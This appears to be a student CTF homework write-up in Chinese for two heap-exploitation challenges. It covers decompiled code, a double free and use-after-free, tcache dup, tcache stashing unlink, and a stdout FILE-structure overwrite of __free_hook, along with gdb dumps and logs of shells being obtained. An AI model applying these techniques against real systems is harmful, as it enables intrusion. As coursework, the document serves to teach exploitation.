HW 0xB

Babynote

Description

有四個函數：

1. Create: 創建 note。Note 的 size 介於 0x18 到 0x78 間。至多能創建 10 次。

```
int create()
{
  signed int i; // [rsp+4h] [rbp-Ch]
  size_t size; // [rsp+8h] [rbp-8h]

  for ( i = 0; i <= 9 && notes[i]; ++i )
    ;
  if ( i == 10 )
    return puts("Notes full");
  printf("Note size : ");
  size = (signed int)sub_12A4();
  if ( size <= 0x17 || size > 0x78 )
    return puts("Invalid note size");
  notes[i] = malloc(size);
  if ( !notes[i] )
    sub_121A("allocate error");
  inuse[i] = 1;
  printf("Content : ");
  return sub_123C(notes[i], size);
}
```

2. Show: 讀取當前 note 的內容。

```
int show()
{
  int result; // eax
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  printf("Note index : ");
  v1 = sub_12A4();
  if ( v1 <= 9 && notes[v1] && inuse[v1] )
    result = puts((const char *)notes[v1]);
  else
    result = puts("Invalid index");
  return result;
}
```

3. Edit: 更改當前 note 的內容。

```
int edit()
{
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  printf("Note index : ");
  v1 = sub_12A4();
  if ( v1 > 9 || !notes[v1] || !inuse[v1] )
    return puts("Invalid index");
  printf("Content : ");
  return sub_123C(notes[v1], 24LL);
}
```

4. Delete: free 掉當前的 note。

```
int delete()
{
  _DWORD *v0; // rax
  unsigned int v2; // [rsp+Ch] [rbp-4h]

  printf("Note index : ");
  v2 = sub_12A4();
  if ( v2 <= 9 && notes[v2] )
  {
    free(notes[v2]);
    v0 = inuse;
    inuse[v2] = 0;
  }
  else
  {
    LODWORD(v0) = puts("Invalid index");
  }
  return (signed int)v0;
}
```

Vulnerability

當 delete 函數被呼叫時，他會將 inuse 設成 1，導致我們不能去呼叫 show 或 edit 讀寫已經被 free 掉的 note。不過，delete 函數並沒有檢查 inuse，導致 double free 漏洞。另外，free 掉的 note 並沒有清空成 NULL，導致 UAF。

Exploitation

1. 假設我們先 create 一塊 0x78 大小的 note，然後 free 掉他。假設是 0x5555561cb2a0 好了。這時，notes[0] 的值會是 heap_base + 0x2a0，而 tcache 的 0x80 這個 bin 會存有剛剛 free 掉的區塊，同時 inuse[0] = 1。如果再次 create 一塊 0x78 大小的 note，則 malloc 會從 tcache 0x80 大小的 bin 拿出一個 chunk，也就是說 note[1] 會是 heap_base + 0x2a0，和 notes[0] 一樣。然而，這時 inuse[1] bit 會是 0。於是，我們可以對 note[0]做任意次數的 free，note[1]做任意次數的讀寫。這意味著我們可以對 heap_base + 0x2a0 做任意的讀，寫，以及 free。

```
0x7f5b355e3060: 0x0000555556c552a0      0x0000555556c55320
0x7f5b355e3070: 0x0000555556c552a0      0x0000555556c55320
0x7f5b355e3080: 0x0000000000000000      0x0000000000000000
0x7f5b355e3090: 0x0000000000000000      0x0000000000000000
0x7f5b355e30a0: 0x0000000000000000      0x0000000000000000
0x7f5b355e30b0: 0x0000000000000000      0x0000000000000000
0x7f5b355e30c0: 0x0000000000000000      0x0000000100000001
0x7f5b355e30d0: 0x0000000000000000      0x0000000000000000
0x7f5b355e30e0: 0x0000000000000000      0x6d616e79642e0079
```

2. 創立兩塊 0x80 大小的 note，free 掉這兩塊 note，然後再次創立這兩塊 note。之後我們想用 tcache dup 來控制任一位址的寫入。不過在這之前，我們必須取得 heap 的位置。洩漏方法很簡單：因為我們可在 heap 上執行任意的讀，而 tcache 會將 next chunk 的指針保留在 fd 上，所以只要讀取其中一個 note 就能洩漏 heap base address (其中另一個 chunk 因為在尾端，所以 fd 會是 NULL)。

3. 取得 heap base address 後，我們再次 free 掉這兩塊 note，實行 tcache dup。這時我們可以把 fd 改成 heap_base + 0x10，也就是控制 tcache 的 chunk。這時在 create 兩個 note 時，就可以取的 heap_base + 0x10，從而控制了 tcache。這時我們試著把 0xe0 的 tcache chunk 數量寫成 7 (等一下會說為麼)，0x80 的 tcache chunk 數量寫成 6。

```
gdb-peda$ x/32xg 0x0000555555b33000
0x555555b33000: 0x0000000000000000      0x0000000000000291
0x555555b33010: 0x0000000000000000      0x0000000600000000
0x555555b33020: 0x0000000000000000      0x0000000000000007
0x555555b33030: 0x0000000000000000      0x0000000000000000
0x555555b33040: 0x0000000000000000      0x0000000000000000
0x555555b33050: 0x0000000000000000      0x0000000000000000
0x555555b33060: 0x0000000000000000      0x0000000000000000
0x555555b33070: 0x0000000000000000      0x0000000000000000
0x555555b33080: 0x0000000000000000      0x0000000000000000
0x555555b33090: 0x0000000000000000      0x0000000000000000
0x555555b330a0: 0x0000000000000000      0x0000000000000000
0x555555b330b0: 0x0000000000000000      0x0000000000000000
0x555555b330c0: 0x0000000100000000      0x0000000000000000
0x555555b330d0: 0x0000000000000000      0x0000000000000000
0x555555b330e0: 0x0000000000000000      0x0000000000000000
0x555555b330f0: 0x0000000000000000      0x0000000000000000
gdb-peda$
```

4. 再次 free 掉其中一塊 0x78 的 chunk，這時 0x80 的 tcache chunk 數量變成 7。一樣用 tcache dup 把 fd 改成 heap_base + 0x290，這樣重新 create 兩塊新的 note 後，我們就拿到 heap_base + 0x290，這樣我們就能修改 notes[0]的 size 了。把 notes[0]的 size 修改成 0xe1，由於我們剛剛將 tcache 0xe0 bin 的數量修改成 7，因此 notes[0]會被放到 unsorted bin，於是我們就可以 leak libc 了。

```
gdb-peda$ x/32xg 0x0000555556298000+0x290
0x555556298290: 0x0000000000000000      0x00000000000000e1
0x5555562982a0: 0x00007f9cfb54abe0      0x00007f9cfb54abe0
0x5555562982b0: 0x0000000000000000      0x0000000000000000
0x5555562982c0: 0x0000000000000000      0x0000000000000000
0x5555562982d0: 0x0000000000000000      0x0000000000000000
0x5555562982e0: 0x0000000000000000      0x0000000000000000
0x5555562982f0: 0x0000000000000000      0x0000000000000000
0x555556298300: 0x0000000000000000      0x0000000000000000
0x555556298310: 0x0000000000000000      0x0000000000000081
0x555556298320: 0x0000000000000000      0x0000000000000000
0x555556298330: 0x0000000000000000      0x0000000000000000
0x555556298340: 0x0000000000000000      0x0000000000000000
0x555556298350: 0x0000000000000000      0x0000000000000000
0x555556298360: 0x0000000000000000      0x0000000000000000
0x555556298370: 0x00000000000000e0      0x0000000000000020
0x555556298380: 0x0000000000000000      0x0000000000000000
gdb-peda$
```

5. leak 完 libc 後，最後一步就是計算 __free_hook，然後用 tcache dup 把 __free_hook 改成 system，最後觸發 free("/bin/sh")就能拿到 shell 了。

```
user@kali:~/CTF2020-pwn/hw3/distribute/share$ python3 exploit.py
[+] Opening connection to 140.112.31.97 on port 30203: Done
[*] '/home/user/CTF2020-pwn/hw3/distribute/share/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] libc leak = 0x55b878f0e301
[*] libc base = 0x55b878f0e000
[*] libc base = 0x7f4b837a5000
[*] Switching to interactive mode
$ cd home
$ ls
Babynote
$ cd Babynote
$ ls
babynote
flag
run.sh
$ cat flag
FLAG{4pp4rently_bab1es_can_wr1t3_n0t3s}
$
```

Flag:

`FLAG{4pp4rently_bab1es_can_wr1t3_n0t3s}`

Proof of concept script:

`code/babynote/exploit.py`

Usage:

`python3 exploit.py`

Childnote

跟上一題很像，只有五項不一樣：

1. readn 函數有 off by null 漏洞 (本題似乎用不到 oAo)

```
1  char *__fastcall sub_123C(char *a1, size_t a2)
2  {
3    char *result; // rax
4    int v3; // [rsp+1Ch] [rbp-4h]
5
6    v3 = read(0, a1, a2);
7    if ( v3 <= 0 )
8      sub_121A("read error");
9    result = &a1[v3];
10   *result = 0;
11   return result;
12 }
```

2. 少了 inuse array。
3. size 變成 0x80~0x110。
4. notes 的前 8 個 byte 拿來存 note 的長度。
5. 至多能創建 17 次。

```
1  int create()
2  {
3    signed int i; // [rsp+4h] [rbp-Ch]
4    size_t size; // [rsp+8h] [rbp-8h]
5
6    for ( i = 0; i <= 16 && notes[i]; ++i )
7      ;
8    if ( i == 17 )
9      return puts("Notes full");
10   printf("Note size : ");
11   size = sub_1289();
12   if ( size <= 0x7F || size > 0x100 )
13     return puts("Invalid note size");
14   notes[i] = calloc(1uLL, size + 8);
15   if ( !notes[i] )
16     sub_121A("allocate error");
17   *(_QWORD *)notes[i] = size;
18   printf("Content : ", size + 8);
19   return (unsigned __int64)sub_123C((char *)(notes[i] + 8LL), size);
20 }
```

Exploitation


1. 我們先把 libc 和 heap 先洩漏出來。由於本題的 note size 都是在 unsorted bin 的區域，加上同時也是 tcache 的範圍內，因此洩漏 libc 和 heap 不是件難事。洩漏 heap 的方法是讀取 tcache 的 key。洩漏 libc 的方法是把 tcache 填滿，然後再 free 掉它，這樣 fd 及 bk 就會是 unsorted bin 的位置，也就是 libc 裡面的一個位址的。
2. 我們能夠利用 use after free 的特性去想辦法達成 heap overlapping。方法是首先創一塊 0x90 及 0xb0 的兩塊 note (當然這兩塊 note 沒有和 top chunk 緊鄰)。暫時叫做 chunk0 & chunk1。因為這兩塊都是 unsorted bin 的範圍，因此當我們 free 掉 chunk0 後，chunk1 的 prev in use bit 會被設成 0。當我們 free 掉 chunk1 後，由於 prev in use bit 會是 0，因此會向前合併，導致第一個 unsorted bin 的 chunk 的 size 會是(0x90 + 0xb0)=0x140。再來，如果我們要求 0xb0 的 chunk 的話 (暫時叫 chunk2)，malloc 會從 unsorted bin 找適合的 chunk 分配給你。但是目前 unsorted bin 只有 0x140 的 chunk，因此 malloc 會把這塊大 chunk 切割成 0xb0 的大小給你，切剩的那一塊會放到 small bin 中。注意到我們有 use after free 漏洞，所以當我們得到了一個 0xb0 大小的 chunk2，chunk2 的位置和 chunk0 的位址一模一樣。也就是說，原本 chunk1 這個 chunk 的至多前 0x18 個 byte 是我們能控制的！又因為 note 的前 8 的 byte 是 note size，所以我們可以控制到 chunk1 這個 chunk 的 note size。一旦我們把 note size 改超級大 (例如 0x10000)，整的 heap 就歸我們所控了！

Chunk0


```
gdb-peda$ x/32xg 0x00007f1df5950000+0x4060
0x7f1df5954060: 0x00005555560c22a0      0x00005555560c2340
0x7f1df5954070: 0x00005555560c23e0      0x00005555560c2480
0x7f1df5954080: 0x00005555560c2520      0x00005555560c25c0
0x7f1df5954090: 0x00005555560c2660      0x00005555560c2700
0x7f1df59540a0: 0x00005555560c27a0      0x00005555560c22a0
0x7f1df59540b0: 0x0000000000000000      0x0000000000000000
0x7f1df59540c0: 0x0000000000000000      0x0000000000000000
0x7f1df59540d0: 0x0000000000000000      0x0000000000000000
0x7f1df59540e0: 0x0000000000000000      0x6d616e79642e0079
0x7f1df59540f0: 0x00746f672e006369      0x622e00617461642e
0x7f1df5954100: 0x6d6d6f632e007373      0x0000000000746e65
0x7f1df5954110: 0x0000000000000000      0x0000000000000000
0x7f1df5954120: 0x0000000000000000      0x0000000000000000
0x7f1df5954130: 0x0000000000000000      0x0000000000000000
0x7f1df5954140: 0x0000000000000000      0x0000000000000000
0x7f1df5954150: 0x000000010000000b      0x0000000000000002
gdb-peda$
```

Chunk1


Chunk2



3. 由於 unsorted bin 不太能做 arbitrary write，本題又沒有任何可以 free & allocate fast bin 的機會(其實有，因為整個 heap 歸我所管，但是很容易超過至多只能創建 17 次的限制)。因此我們想辦法改掉 global_max_fast，把它改成一個很大的值，讓我們能夠把 fastbin 的範圍調的大一點。目前能達成這項需求的方法是 tcache stashing unlink attack。之所以會選擇這個方法是因為有 use after free 的漏洞，還有剛剛的已經有一塊割剩的 chunk 被丟到 smallbin 了，以及因為整個 heap 都可控，所以我可以隨便 free 任何 size 的 chunk，因此填滿 tcache 很容易。最後，因為 tcache stashing 所消耗掉的 malloc 數目很少 (事實上控制好的話只需兩個！)。總之，設定好一些必要的設定後，利用 tcache stashing 在 global_max_fast 寫入一個超大的值後，我們就能玩 fastbin dup 了！



4. 現在的問題是要 fastbin dup 去哪？我們只能 create 0x80~0x110 的 chunk size，沒有 0x70 QAQ。因此找到適合的 size 是相當有限的。想了非常非常久後，我赫然發現一個可以玩的地方：_IO_2_1_stdout_：



仔細看_IO_2_1_stderr_這個地方有 0xff 可以讓我們 allocate 0xf0 的 chunk，而這個 chunk 剛好可以蓋到_IO_2_1_stdout_的 _flag，_IO_write_base，_IO_write_ptr 以及_IO_write_end。因此，我們是者 fastbin dup 0x70 這個 chunk 到 libc.address + 0x1ec64f 的位置(使得 size = 0xff)，然後複寫 0xfbad2884 (把 _IO_UNBUFFERED 關掉，不然無法寫大於一個 byte)，並覆寫掉_IO_write_ptr 到計算好的地方 (__free_hook – 273，因為在呼叫 puts 前會印出一堆垃圾)。之後，我們在想辦法呼叫在 edit 函數中的 puts 函數，達成可控制的寫入。這樣，經過縝密的計算，我們就能把我們想寫的 byte (system 位址) 寫到__free_hook 上了。不過，puts 會印出 trailing "\n"，因此還要把_IO_write_end 設成 __free_hook-6。還有，因為我們要把_IO_write_base 寫成一個安全的地方以避免影響到__free_hook 的值。

```
gdb-peda$ x/32xg &_IO_2_1_stdout_
0x7ff1bfe056a0 <_IO_2_1_stdout_>:       0x00000000fbad2884      0x00007ff1bfe05723
0x7ff1bfe056b0 <_IO_2_1_stdout_+16>:    0x00007ff1bfe05723      0x00007ff1bfe05723
0x7ff1bfe056c0 <_IO_2_1_stdout_+32>:    0x00007ff1bfe08b28      0x00007ff1bfe07a8f
0x7ff1bfe056d0 <_IO_2_1_stdout_+48>:    0x00007ff1bfe07b2e      0x00007ff1bfe05700
```

這樣，我們就達成了覆蓋__free_hook 的工作了！

```
gdb-peda$ x/xg &__free_hook
0x7f8985c64b28 <__free_hook>:   0x00007f8985acb410
gdb-peda$
```

5. 最後一步，利用 edit 函數將_flag 的 _IO_UNBUFFERED 重新開啟來，並且修復_IO_write_base，_IO_write_ptr 以及_IO_write_end 成原本的值(免得發生怪事)。除果成功觸發 free("/bin/sh")後，我們就能拿到 flag 了⏪

```
user@kali:~/CTF2020-pwn/hw4/distribute/share$ python3 exploit.py
[*] '/home/user/CTF2020-pwn/hw4/distribute/share/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 140.112.31.97 on port 30204: Done
[*] heap base = 0x556e1a2cf000
[*] libc address = 0x7f1ff1902000
[*] Switching to interactive mode
$ cd hom
$ cd home
$ ls
Childnote
$ cd Childnote
$ cat flag
FLAG{b4by_but_b1gg3r_1n_5iz3}
$
```

Flag:

`FLAG{b4by_but_b1gg3r_1n_5iz3}`

Proof of concept script:

`code/childnote/exploit.py`

Usage:

```
python3 exploit.py
```